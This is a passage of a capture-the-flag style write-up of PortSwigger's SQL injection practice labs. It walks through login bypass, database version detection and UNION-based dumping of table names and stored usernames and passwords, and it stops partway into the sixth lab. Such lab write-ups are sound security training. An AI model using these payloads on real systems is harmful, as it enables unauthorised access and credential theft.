# PortSwigger's Web Application Labs - SQL

Here is the write-up of Web Application Labs by PortSwiggwer, in SQL vulnerability.

## **Lab: 1**- SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

The target of this lab is to get all unreleased items in store.

### Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE


This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

When the lab is accessed, the URL is:

https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/



As the description says the filters accessed by this SQL query:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```


And when accessing any category, the URL:

https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/filter?**category=Gifts**

Notice the bold part, the URL accesses the category gift and shows the released items only, as the SQL query says 1, which means only released items are shown.


If we somehow, remove the part ‘released” we can access the unreleased items. Let's comment out the part forwards to the category part in the SQL query. The URL:

https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/filter?category=**Pets%27--**





This will show us both released and unreleased items. Now let’s get the only unreleased items from all categories, this can be possible if we make the the statement true, as the URL below:

https://0ad40099030015b2a2aff8e200d70098.web-security-academy.net/filter?category=**Pets%27+OR+1=1--**





---

# **Lab: 2** - SQL injection vulnerability allowing login bypass





When accessing the Lab, we get:

https://0a9f00260363e39981e908af006100f1.web-security-academy.net/




As this lab is login-related, so let's see what we get on the login page, adding /login with URL:





Let’s try making the password input true by using ‘ OR 1 = 1:
It outputs with an invalid username or password. And in BurpSuite: Internal Server Error

So what we can do is to comment out all fields forward to the username, and username as administrator to access the admin account:


administrator'--

Use this as username input, [‘] will close the field and [--] will comment out the rest, leaving the username behind. When this input is given with a random password of any characters:




---


# **Lab: 3** - SQL injection attack, querying the database type and version on Oracle



In this lab, we have to find the Version of the Database using SQL query. The vulnerability lies in the product category filter.

When we add any SQL character in the URL, it should give an internal server error, suggesting it is vulnerable to SQL injection.


As per the description, we can use the UNION query to add our SQL syntax and get things done. We want our results to display on the page, so we have to figure out the number of columns to go further. For this when I add ‘order by 2– next to the URL in BurpSuite, to check the order of the columns, it gives an OK response, but when the order is by 3, it gives an internal server error. Here it’s confirmed that we have 2 columns.





This is necessary so that we can use the correct SQL query in the next step for displaying our desired results on the page.

Next, we will use two items to display by using a SELECT clause, in oracle FROM is nectary but we don't know FROM what, so then we can use DUAL syntax instead:

/filter?category=Accessories**'+UNION+SELECT+'a',+'b'+FROM+DUAL--**







So now we can use this SQL to get our desired results.

Now we make the use of provided hints (Oracle DB and cheatsheet) to get the SQL query of getting version in result;

**Oracle** `SELECT banner FROM v$version`

`SELECT version FROM v$instance`




'+UNION+SELECT+banner,+NULL+FROM+v$version–

Using this query, we will get the version of the DB. Here, banner and NULL are two columns. NULL is used because we don't know what the second column should be. We want to comment on all the further queries. This will complete this lab.

---

# **Lab: 4** - SQL injection attack, querying the database type and version on MySQL and Microsoft




So this is the same as the previous lab, the difference is last time there was Oracle DB now it's MySQL and MS DB. To solve this lab we will utilize the provided SQL injection cheat sheet to get respective queries and get results.


And from the cheat sheet, I use this query '+UNION+SELECT+%40%40version–, and the results:

Internal Server Error

Internal Server Error


This was due to the reason that we haven't utilized the two columns, so using NULL as the second column:

'+UNION+SELECT+@@version,+NULL–




---

# **Lab: 5** - SQL injection attack, listing the database contents on non-Oracle databases




We assume from the main page that it consists of two columns, confirm it by:

`'+UNION+SELECT+'abc', 'def'--`

Abc and def must be displayed on the page.

As this lab is non-Oracle based we will use query from the provided cheat sheet. Still, we need to figure out which version exactly it is, determining the response from that command:

| | |
|---|---|
| **Microsoft** | `SELECT @@version` |
| **PostgreSQL** | `SELECT version()` |
| **MySQL** | `SELECT @@version` |

The response I got is from PostgreSQL. So we use queries from this version of the DB.


As the main first step towards solving this lab, we will find the table names of DB, where we find the username column and get the results.

Use this query of Postgres:

‘ UNION SELECT table_name, NULL FROM information_schema.tables–

*Table_name* - is the syntax used in Postgres to select
*NULL* - a second column for formality
*Information_schema.tables* - to fetch schema metadata for a database table.

It responds with the names of the tables available in DB;




Now we will select the table name that is closely related to usernames, and output the columns from that table, using this query:

'+UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = **users_gpmdnk**--

*Column_name* - to select columns from the table
*Information_schema.columns* - to fetch schema metadata for a database table's column.
*table_name = users_gpmdnk* - pg_user is a closely related table we found to usernames.


We found the username column - ***username_buncyw*** and password - ***password_myidlb***

As the last step, we will output usernames and passwords.


Using a simple query that selects the username and password column from the table name we found the above:

'+UNION+SELECT+**username_buncyw**,+**password_myidlb**+FROM+**users_gpmdnk**–


And the result is:




Now with those credentials, we will log in:



# **Lab: 6** - SQL injection attack, listing the database contents on Oracle




Same lab as previous one, but DB is Oracle, so now we use queries of OracleDB.

First, we need to determine the table's name and then the columns that hold the username and password. The final goal is to log in as an admin by finding admin credentials from the database.

To determine the name of the table:

'+UNION+SELECT+table_name,+NULL+FROM+all_tables–

We found a table with the name **USERS_PCAWKP.**

Now, we'll find all the columns from this table:

'+UNION+SELECT+column_name,+NULL+FROM+all_tab_columns+WHERE+table_name+%3d+'USERS_PCAWKP'--

